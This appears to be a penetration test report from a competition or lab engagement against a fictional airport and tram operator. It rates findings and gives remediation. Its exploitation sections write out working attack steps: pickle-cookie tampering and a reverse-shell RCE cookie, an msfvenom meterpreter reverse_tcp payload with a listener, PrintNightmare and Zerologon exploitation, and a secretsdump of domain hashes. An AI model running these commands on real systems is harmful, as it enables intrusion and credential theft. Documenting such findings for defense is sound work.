Critical	9.0-10.0	Vulnerability discovered has been rated as critical and is considered highly severe. This category of risk should be monitored closely by management.

[3] National Institute of Standards and Technology (NIST). (2019). CVSS Metrics. Retrieved from https://nvd.nist.gov/vuln-metrics/cvss

FINALS-XX also implemented a specific methodology for measuring the likelihood of vulnerability exploitation. This measurement is categorized into four levels: **RARE**, **UNLIKELY**, **POSSIBLE**, and **PROBABLE**. These levels, shown in Table 10, provide a nuanced understanding of the probability that a vulnerability will be exploited, focusing primarily on the ease of exploitation and existing security measures.

Likelihood Level	Description
RARE	Exploitation is highly improbable due to strong security defences and the complexity of the required exploit.
UNLIKELY	Exploitation is not expected routinely; security measures are generally effective, making successful attacks challenging.
POSSIBLE	Exploitation could occur; some security vulnerabilities exist, making the system moderately vulnerable.
PROBABLE	Exploitation is likely; significant security vulnerabilities are present, easing the effort needed for a successful attack.

Alongside assessing the likelihood of exploitation, evaluating the business impact is crucial in a comprehensive risk assessment of vulnerabilities. Business impact is categorized into four levels: **LOW**, **MEDIUM**, **HIGH**, and **CRITICAL**. These levels determine the potential consequences of a vulnerability being exploited on business operations, data integrity, and overall organizational health. Factors such as the sensitivity of affected data, the importance of the impacted systems to business operations, and the potential for financial and reputational damage are considered in this assessment.

Table 10 Business Impact Descriptions

Business Impact Level	Description
LOW	Exploitation would have minimal impact on business operations with little or no regulatory or reputational implications.
MEDIUM	Exploitation could have a moderate impact on business operations or minor regulatory and reputational consequences.
HIGH	Exploitation could degrade core services, impact business operations, cause significant regulatory risk or reputational impact.
CRITICAL	Exploitation could present an existential threat to the client, leading to loss of life, severe impact on availability of core services, unsustainable regulatory fines, or profound reputational impact.

The comprehensive approach to risk assessment, as detailed bellow in table 4, combining the likelihood of exploitation with business consequences of each vulnerability considering the confidentiality, integrity, and availability (CIA Triad)„ provides a more holistic view of cybersecurity threats. This methodology extends beyond technical risk evaluation by incorporating the potential business repercussions, enabling organizations to gain a deeper understanding of how vulnerabilities can impact their operations and reputation. Such an approach is crucial for making informed decisions about prioritizing and addressing security risks.

Furthermore, this integrated assessment aids in strategic resource allocation and improves communication with stakeholders. By prioritizing vulnerabilities based on both technical and business impacts, organizations can efficiently allocate resources to mitigate the most significant threats. Additionally, this method facilitates clearer communication about cybersecurity risks and the necessity of security measures, aligning cybersecurity efforts with broader business objectives.

Table 11 Risk Matrix

RISK MATRIX		IMPACT			
		LOW	MEDIUM	HIGH	CRITICAL
LIKELIHOOD	RARE	LOW	LOW	MEDIUM	MEDIUM
	UNLIKELY	LOW	MEDIUM	HIGH	HIGH
	POSSIBLE	LOW	MEDIUM	HIGH	CRITICAL
	PROBABLE	LOW	MEDIUM	CRITICAL	CRITICAL

10 Technical Findings

FINALS-XX Examines a variety of factors to produce a detailed analysis of each technical finding. This section contains every significant vulnerability found during the security assessment. The explanation of each field is detailed in Appendix VI.

10.1 Technical Summary

The security assessment reveals a combination of strengths and areas needing improvement. On the positive side, RAKMS has implemented an effective lockout policy limiting login attempts, which helps protect against brute-force attacks, and their network segmentation is a significant step towards enhancing security. The environment is also well-monitored.


However, several critical vulnerabilities need urgent attention. Key issues include:

- Insecurely built software applications lacking robust authentication, increasing the risk of unauthorized access.
- Despite network segmentation, critical airport infrastructure remains accessible from the Virtual Desktop Infrastructure (VDI) network, indicating a gap in network security.
- Weak access control mechanisms and lack of input validation in some applications, making the system vulnerable to various attacks.
- An exploited unpatched Domain Controller, pointing to gaps in patch and vulnerability management.

Addressing these vulnerabilities is crucial for strengthening RAKMS's cybersecurity posture. A more comprehensive security strategy, focusing on regular updates, stringent access control, and enhanced authentication processes, is essential to improve resilience against cyber threats.

The following graph demonstrates the most common attacker techniques performed by FINALS-XX and can be used to guide future defenses:

Table 12 MITRE ATT&CK Techniques Observed



10.2 Remediation Summary

The following table summarizes the findings from the first assessment, they have been categorized into 3 categories: **Remediated**, the finding poses no risk anymore and no artifacts of it are left, **partially remediated**, the finding is still present but has lower risk than before and **Unremedied**, the finding is still present with the same risk in the first assessment.

Table 13 Residual Risk

Finding Name	Status
Unauthenticated Tram Control	Partially Remediated
EternalBlue on Domain Controller	Remediated
SQL Injection	Remediated
Weak Credential Policy	Unremedied
Lack of Host-Based firewall	Partially Remediated
Lack of AD System Lockout Policy	Remediated
Payment Cards Data Insecure Storage	Unremedied

Lack of Endpoint Protection	**Partially Remediated**
Insecure Storage of User Passwords	**Unremedied**
Unauthenticated Flight Scheduling API Access	**Remediated**
Improper Session Handling	**Unremedied**
Lack of SSH Lockout Policy	**Unremedied**
Lack of Multi-Factor Authentication	**Unremedied**
Misconfigured Email Security Policy	**Unremedied**
insufficient User Input Validation	**Remediated**
Improper User-Input Handling	**Unremedied**
PHP Information Disclosure	**Unremedied**

10.3 Technical Findings

10.3.1 Critical Risk Findings

10.3.1.1 Train Control Admin Authentication Bypass		CVSS	Risk
Impact	**Critical**	**9.4**	**Critical**
Likelihood	**PROBABLE**		
Affected Scope	10.0.20.101-103:8088		
Vulnerability Summary	The team discovered a critical security flaw in the Train Control System's authentication mechanism. The system relies on a base64 encoded (pickled) cookie for user authentication. It was observed that by simply modifying the 'role' attribute within this cookie to 'admin', the authentication checks can be bypassed. This allows an attacker to gain privileged access without proper authorization. The vulnerability was identified on the train control endpoint and poses a significant risk, as it could potentially grant unauthorized administrative access to the entire train control system.		
Business Impact	This vulnerability could lead to operational disruptions, compromise passenger safety, and cause reputational damage. Unauthorized access to train controls poses a direct risk to operational integrity and safety protocols, potentially resulting in significant trust issues among users and stakeholders.		
Impact Description	Exploitation of this vulnerability allows an attacker to bypass authentication and gain control over train operations, including the ability to start or stop trains. This unauthorized access poses a critical threat to the safety and efficiency of train movements.		
MITRE ATT&CK	Modify Authentication Process, Technique T1556 - Enterprise | MITRE ATT&CK®		
	Multi-factor Authentication, Mitigation M1032 - Enterprise | MITRE ATT&CK®		
Exploitation Details			
1- Intercept the request in burpsuite and note down the enforced cookie			

```
GET /admin HTTP/1.1
Host: 10.0.20.103:8088
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.125 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=
0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Connection: close
```

Figure 9 Burpsuite Request Interception

```
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.0.1 Python/3.10.12
Date: Fri, 12 Jan 2024 15:50:12 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 12
Set-Cookie: x-auth=
gASVEwAAAAAAAAB91IwEcm9sZZSMBWd1ZXNOlHMu; Path=/
Access-Control-Allow-Origin: *
Connection: close

Unauthorized
```

INSPECTOR

Figure 10 Burpsuite Interception Response

2- Base64 decode the cookie and change the role from guest to admin then send the request again

```
GET /admin HTTP/1.1
Host: 10.0.20.103:8088
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Cookie: x-auth=gASVEwAAAAAAAAB91IwEcm9sZZSMBWFkbWlulHMu;
Accept-Encoding: gzip, deflate
Connection: close
```

Figure 11Request Cookie




Figure 12 Tram Admin Panel

Remediation
1- Upgrade Authentication Method: Implement a more secure authentication system like OAuth or token-based with server-side validation. 2- Implement cookie signing to prevent cookie tampering (jwt, flask-session, etc...).

10.3.1.2 Weak Credential Policy		CVSS	Risk
Impact	**Critical**	**9.1**	**Critical**
Likelihood	**Probable**		
Affected Scope	• 10.0.0.43		
Vulnerability Summary	**Previous Vulnerability** FINALS-XX Identified an endpoint with weak credentials. The admin account for the EmployeeDB endpoint has weak credentials. Attackers can easily guess the credentials for the admin account.		
Business Impact	The weak credentials in RAKMS's EmployeeDB endpoint present a significant risk. Attackers could manipulate employee shifts, leading to operational disruptions, compromised security, and financial losses due to inefficiencies and the need for corrective actions. This vulnerability could also undermine employee and stakeholder trust in RAKMS's data security.		
Impact Description	FINALS-XX found that an attacker can manipulate employee's shifts adding and removing shifts as he pleases.		
MITRE ATT&CK	Brute Force: Password Guessing, Sub-technique T1110.001 - Enterprise | MITRE ATT&CK® Network Segmentation, Mitigation M1030 - Enterprise | MITRE ATT&CK® Multi-factor Authentication, Mitigation M1032 - Enterprise | MITRE ATT&CK®		
Exploitation Details			
1- Visit http://10.0.0.43 and enter the username admin and password <REDACTED>			




Figure 13 Employee Login Portal

3- The application should log you to the database




Figure 14 Successful login

Remediation

- Changing the password immediately
- Impleminting a strong password policy.
- Adopting a credential rotation strategy.

https://www.digicert.com/blog/creating-password-policy-best-practices

10.3.1.3	Lack of Host-Based firewall	CVSS	Risk
Impact	Critical	N/A	Critical
Likelihood	Probable		
Affected Scope	• 10.0.0.5 • 10.0.0.6 • 10.0.0.33 • 10.0.0.99		
Vulnerability Summary	**Previous Vulnerability** FINALS-XX identified that multiple machines within RAKMS' network lack any form of host-based firewalling or access control list security controls. This grants attackers the ability to footprint services and increases RAKMS' attack surface.		
Business Impact	The absence of adequate network security in RAKMS's system violates PCI DSS and TSA Cybersecurity standards, significantly increasing the risk of operational disruptions and safety compromises. This vulnerability exposes RAKMS to potential regulatory fines, legal issues, and reputational damage, alongside the financial impact of system recovery and loss of stakeholder trust.		
Impact Description	Due to the lack of network protection in absence of host-based firewalls, attackers have the ability to exploit and attack the machines from anywhere within the network, if an attacker gains access to the internal network, they may attempt to exploit or access services with critical operational functionality and cause significant damage to RAKMS's operations.		
MITRE ATT&CK	Active Scanning, Technique T1595 - Enterprise | MITRE ATT&CK® Filter Network Traffic, Mitigation M1037 - Enterprise | MITRE ATT&CK® Pre-compromise, Mitigation M1056 - Enterprise | MITRE ATT&CK®		
Exploitation Details			
1. Download jvision client wget https://github.com/neberhardt123/jVision/blob/main/jvisionclient.py 2. Run the jvisionclient python3 jvisionclient.py -I 10.0.254.201 -p 7777 -s 10.0.0.0/24			

Figure Open Ports on Hosts

Remediation

- Implementing host based firewalls in order to block malicous incoming traffic
- For linux-based machines, FINALS-XX recmmends using ufw, firewalld or iptables
- For windows-based machines, FINALS-XX recommends using the built-in windows firewall

https://phoenixnap.com/kb/configure-firewall-with-ufw-on-ubuntu
https://support.microsoft.com/en-us/windows/turn-microsoft-defender-firewall-on-or-off-ec0844f7-aebd-0583-67fe-601ecf5d774f

10.3.1.4 Payment Cards Data Insecure Storage		CVSS	Risk
Impact	**N/A**	**N/A**	**Critical**
Likelihood	**Possible**		
Affected Scope	• 10.0.0.33		
Vulnerability Summary	**Previous Vulnerability** FINALS-XX identified insecure storage of credit card numbers without the use of encryption.		
Business Impact	The insecure storage of credit card and social insurance numbers identified by FINALS-XX at RAKMS, without proper encryption, poses a significant risk. This practice violates the PCI DSS standards, potentially leading to substantial fines. Such a security lapse not only jeopardizes financial resources but also undermines customer trust in RAKMS's ability to protect sensitive information.		
Impact Description	The storage of credit card and social insurance numbers without encryption violates PCI DSS standard and may cause hefty fines on RAKMS.		
MITRE ATT&CK	Data from Local System, Technique T1005 - Enterprise | MITRE ATT&CK®		
	Data Loss Prevention, Mitigation M1057 - Enterprise | MITRE ATT&CK®		
Exploitation Details			
1- Verify this vulnerability by checking out the /root/baggageapp/baggageapp binary found on the host 10.0.0.33 strings /root/baggageapp/baggaggeapp | grep credit –A 10			

Figure 15 Insecure Credit Card Storage

Remediation

- It is reccomended to follow PCI DSS requirements in storing user's credit card information and any user PII also only storing such information if needed.

https://cardinsider.com/blog/essential-tips-for-storing-credit-card-information-safely-and-securely/#:~:text=Store%20card%20details%20on%20paper%20are%20not%20recommended,protected%20and%20cannot%20be%20accessed%20by%20anyone%20else.

10.3.1.5 Insecure Authentication Cookie Deserialization		CVSS	Risk
Impact	**Critical**	**9.5**	**Critical**
Likelihood	**PROBABLE**		
Affected Scope	10.0.20.101-103:8088		
Vulnerability Summary	The Train Web Console application uses Python pickled objects for user authentication through cookies. This method is vulnerable to Remote Code Execution (RCE) attacks. An attacker can exploit this by sending a specially crafted cookie, which, when deserialized, can execute arbitrary code on the server. This vulnerability arises from the inherent risks associated with deserializing untrusted data, potentially allowing an attacker to gain unauthorized access or control over the system.		
Business Impact	This vulnerability exposes the organization to severe risks, including potential business disruption, financial losses, reputational damage, and a loss of client trust. Unauthenticated users having the ability to register new trams and tram stations could lead to unauthorized and chaotic changes in the tram network, affecting operations and services. Furthermore, the risk extends to potential safety hazards, with unauthorized tram registration possibly jeopardizing lives. The broader consequences include financial repercussions and a tarnished reputation, making it imperative to address this vulnerability urgently to safeguard both operational integrity and public trust.		
Impact Description	Successful exploitation of this vulnerability allows an attacker to execute remote code on the server. This could lead to the attacker gaining control over train movements, including the ability to start or stop trains. Additionally, the attacker could potentially shut down the web application, causing significant disruptions in train management and operations.		
MITRE ATT&CK	Steal Web Session Cookie, Technique T1539 - Enterprise | MITRE ATT&CK®		

	Software Configuration, Mitigation M1054 - Enterprise | MITRE ATT&CK®

Exploitation Details

1- Intercept cookie and decode it using pickle.loads() .

```
┌──(root[redacted])-[~]
└─# python3 pickle-dec.py
{'role': 'admin'}

┌──(root[redacted])-[~]
└─#
```

Figure 16 unpickled session cookie

2- This shows the original format of the cookie and current user role. Generate new cookie that contains a reverse shell command.

```
┌──(root[redacted])
└─# python3 pickle-rce.py
b'gASVagAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjE9ybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9m

┌──(root[redacted])-[~]
└─#
```

Figure 17 generating malicious pickle object

3- Send a new request with the new cookie using burpsuite.

Figure 18 sending the newly generated cookie

4- Run a netcat listener wait for the shell to appear.

Figure 19 listening on netcat and getting a shell

Remediation
1- **Abandon Pickle Deserialization**: Replace Python pickle-based serialization with a more secure method, such as JWT or flask-session, which are not suseptable to code execution. 2- **Validate and Sanitize Inputs:** Implement strict validation and sanitization of all inputs, especially those used in the authentication process, to prevent malicious data from being processed. 3- **Implement Secure Cookie Management**: Ensure cookies are securely managed, including setting appropriate flags (HttpOnly, Secure) and considering encrypted tokens for authentication.

10.3.1.6 PrintNightmare CVE 2021-1675/CVE-2021-34527		CVSS	Risk
Impact	**Critical**	**8.8**	**Critical**
Likelihood	**POSSIBLE**		
Affected Scope	10.0.0.6		
Vulnerability Summary	This vulnerability in the Windows Print Spooler service enables remote code execution or privilege elevation due to flawed handling of printer driver installations and updates. An attacker exploiting this vulnerability could remotely execute malicious code with system-level privileges, potentially gaining full control over affected systems. This represents a significant security risk, allowing unauthorized access and control of critical system resources.		
Business Impact	The PrintNightmare vulnerability poses significant threats including potential security breaches and data compromise, operational disruptions, and compliance violations. Exploitation could lead to unauthorized access to sensitive data, impairing critical business functions and potentially resulting in regulatory penalties for failing to safeguard data and maintain secure operations.		
Impact Description	The exploitation of PrintNightmare allows attackers to execute arbitrary code with system-level privileges. This vulnerability enables a wide range of malicious activities, including installing unauthorized software, altering or deleting data, and creating new accounts with full user rights. Initially perceived as a local privilege escalation issue, further analysis revealed its capability for remote code execution, significantly amplifying its threat level.		
MITRE ATT&CK	N/A		
	N/A		
Exploitation Details			
1- Payload Creation: msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.254.202 LPORT=1234 -f dll > backupscript.dll			

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.254.202 LPORT=1234 -f dll > backupscript.dllS
```

Figure 20 payload creation using msfvencom

21

2- use exploit/multi/handler

set payload windows/x64/meterpreter/reverse_tcp
set LHOST <ip>
set LPORT <port>
run

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > run

[-] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > set LHOST 10.0.254.202
LHOST => 10.0.254.202
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.254.202:1234
```

Figure 22 running a metasploit reverse shell handler/listener

3- use exploit :

python3 CVE-2021-34527.py -u mmagnolia -p <REDACTED> -d corp.kkms.local -dll ../mm/backupscript.dll 10.0.0.6

```
[root@ [redacted] ]-[~/Desktop/CVE-2021-1675/CVE-2021-34527]
# python3 CVE-2021-34527.py -u mmagnolia -p '[redacted]' -d corp.kkms.local -dll ../mm/backupscript.dll 10.0.0.6
[*] starting PrintNightmare PoC
[+] Self-hosted payload at \\10.0.254.202\34eIjG\backupscript.dll

[*] Attempting target: 10.0.0.6
[*] Connecting to ncacn_np:10.0.0.6[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_7b3eed059f4c3e41\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\10.0.254.202\34eIjG\backupscript.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
[*] Stage0: 0
[*] Try 3...
[-] Exploit returned: SMB SessionError: STATUS_PIPE_CLOSING(The specified named pipe is in the closing state.)
[*] Closing SMB Server
```

Figure 23 running the exploit script

```
PS C:\inetPub\wwwroot>

PS C:\inetPub\wwwroot> whoami
whoami
nt authority\system
PS C:\inetPub\wwwroot>
```

Figure 24 shell as local admin

Remediation

- **Access Controls:** Implement strict access controls and segmentation policies to limit the web application's access to other services on the host.
- **Update Windows Print Spooler Service**: Ensure the Windows Print Spooler service is updated with this patch to protect against the vulnerability.

10.3.1.7 *Zerologon (CVE-2020-1472)*		CVSS	Risk
Impact	**Critical**	**10**	**Critical**
Likelihood	**POSSIBLE**		
Affected Scope	10.0.0.5		
Vulnerability Summary	Zerologon exploits a critical flaw in the Netlogon Remote Protocol (MS-NRPC) used by Windows Domain Controllers. An attacker can exploit this vulnerability by establishing a vulnerable Netlogon secure channel connection to a Domain Controller. The vulnerability stems from the improper handling of an authentication mechanism in the Netlogon protocol, allowing attackers to impersonate any computer, including the domain controller itself, and gain unauthorized access to the network. This can lead to the compromise of the entire Active Directory identity services. The severity of this vulnerability lies in its ability to allow attackers to escalate privileges to an administrative level without any valid credentials.		
Business Impact	The exploitation of Zerologon poses serious threats including data breaches and loss of sensitive information, as attackers can gain unauthorized access to network resources. This vulnerability can also cause significant operational disruptions and downtime, impacting business continuity and productivity. The combined risks of information compromise and operational hindrance highlight the urgent need for effective remediation strategies.		
Impact Description	Exploiting Zerologon can lead to full control over domain controllers, compromising the Active Directory and network security. This enables privilege escalation, unauthorized creation or alteration of user accounts, access to sensitive data, and the potential deployment of malware. Such a breach can disrupt business operations severely, with risks ranging from ransomware attacks to significant data loss and operational downtime.		
MITRE ATT&CK	Exploitation of Remote Services, Technique T1210 - Enterprise | MITRE ATT&CK®		

	Application Isolation and Sandboxing, Mitigation M1048 - Enterprise | MITRE ATT&CK®

Exploitation Details

1- Launch Metasploit: msfconsole.

2- Search Zerologon: search zerologon.

3- Use exploit: use 0.

4- Set target IP: set RHOST 10.0.0.5.

5- Set NetBIOS name: set NBNAME SKYCONTROL01.

6- Execute exploit: run.

7-Dump credentials:

impacket-secretsdump corp.kkms.local/'SKYCONTROL01$'@10.0.0.5 -just-dc -no-pass

```
msf6 > search zerologon

Matching Modules
================

   #  Name                                                Disclosure Date  Rank    Check  Description
   -  ----                                                ---------------  ----    -----  -----------
   0  auxiliary/admin/dcerpc/cve_2020_1472_zerologon                       normal  Yes    Netlogon Weak Cryptog


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/dcerpc/cve_2020_1

msf6 > use 0
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set RHOST 10.0.0.5
RHOST => 10.0.0.5
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set NBNAME SKYCONTROL01
NBNAME => SKYCONTROL01
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > run
[*] Running module against 10.0.0.5

[*] 10.0.0.5: - Connecting to the endpoint mapper service...
[*] 10.0.0.5:49666 - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.0.0.5[49666] ...
[*] 10.0.0.5:49666 - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.0.0.5[49666] ...
[+] 10.0.0.5:49666 - Successfully authenticated
[+] 10.0.0.5:49666 - Successfully set the machine account (SKYCONTROL01$) password to: aad3b
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > Interrupt: use the 'exit' command to quit
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > exit

[redacted]  ~/Desktop
# impacket-secretsdump corp.kkms.local/'SKYCONTROL01$'@10.0.0.5 -just-dc -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
corp.kkms.local\Administr
Guest:501:aad3b435b51404e
krbtgt:502:aad3b435b51404
DefaultAccount:503:aad3b4
cloudbase-init:1000:aad3b
Admin:1001:aad3b435b51404
```

Figure 25 running zerologon metasploit module

```
└─# impacket-secretsdump corp.kkms.local/'SKYCONTROL01$'@10.0.0.5 -just-dc -no-pa
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
corp.kkms.local                                                          1c3258eee020d
Guest:501:aad3b                                                          )c089c0:::
krbtgt:502:aad3                                                          f82fbb09:::
DefaultAccount:                                                          )73c59d7e0c08
cloudbase-init:                                                          52b384242565f
Admin:1001:aad3                                                          8ea7d1c6:::
ssmith:1105:aad                                                          1e79f1d8a:::
showell:1106:aa                                                          e13d6948f6:::
mjenkins:1107:a                                                          )a0e42ef5a4::
awilson:1108:aa                                                          f6b4e6b177:::
ptorres:1109:aa                                                          84e97e73b4:::
rscott:1110:aad                                                          6831d314b:::
rthompson:1111:                                                          )5be23b4a243:
mjones:1112:aad                                                          5c92c924b:::
mmagnolia:1113:                                                          55c3a9e64a24:
jyu:1114:aad3b4                                                          861c20:::
hroberts:1115:a                                                          fc6fb2d1dac::
lbutler:1116:aa                                                          )7baf12d86:::
asmith:1117:aad                                                          a13d7f32f:::
tlove:1118:aad3                                                          14eae1b8:::
mphillips:1119:                                                          )0fead967b40:
cjames:1120:aad                                                          124f46c32:::
kwashington:112                                                          )3892f096111a
kcoleman:1122:a                                                          9b338e1875a::
dellis:1123:aad                                                          251fc1ef1:::
lgray:1124:aad3                                                          896ba192:::
malvarado:1125:                                                          c9aa55c5cc2:
aevans:1126:aad                                                          )3cf47fa9:::
kthomas:1127:aa                                                          2718b02a7:::
dmercado:1128:a                                                          96cb9cec6fb::
kjones:1129:aad                                                          139238d44:::
cfrankie:1130:a                                                          475797fe559::
rhernandez:1131                                                          1447575155l1d
osanders:1132:a                                                          9fc73a74dd8::
abyrd:1133:aad3                                                          1b990a03:::
pcalder:1134:aa                                                          )77ad0941f:::
```

Figure 26 dumped hashes from ntds.dit

Remediation
FINALS-XX advice to review Microsoft Windows installations with Microsoft's August 2020 security patch named "qid: 91668"

10.3.1.8 Public S3 Bucket Boarding Pass Generator		CVSS	Risk
Impact	**Critical**	**8.1**	**Critical**
Likelihood	**POSSIBLE**		
Affected Scope	AWS		
Vulnerability Summary	FINALS-XX discovered a publicly accessible S3 bucket configured as a boarding pass generator, which could be utilized from the public network to generate boarding passes for users. This configuration presents a critical security risk, potentially allowing unauthorized access to sensitive passenger information and the creation of valid boarding passes by unvetted individuals.		
Business Impact	The vulnerability in RAKMS Airport's boarding pass system poses a critical risk of disrupting airport security, potentially allowing unauthorized individuals to bypass the boarding gate. This security lapse could lead to significant issues with airlines and stakeholders, straining relationships and potentially impacting operational agreements. The breach also risks damaging the airport's reputation and eroding trust among partners and customers. Furthermore, RAKMS Airport may face regulatory fines and legal challenges due to this security oversight, leading to substantial financial and reputational consequences.		
Impact Description	This vulnerability indicates a significant lapse in data management and access control within the airport's IT infrastructure. It highlights the need for stringent security measures, including robust encryption, secure authentication mechanisms, and rigorous access controls to prevent unauthorized access and data manipulation.		
MITRE ATT&CK	Data from Cloud Storage, Technique T1530 - Enterprise | MITRE ATT&CK®		
	Audit, Mitigation M1047 - Enterprise | MITRE ATT&CK®		
Exploitation Details			

Visit the following website: http:// kalka-passes20240111034800610800000003 .s3.amazonaws.com

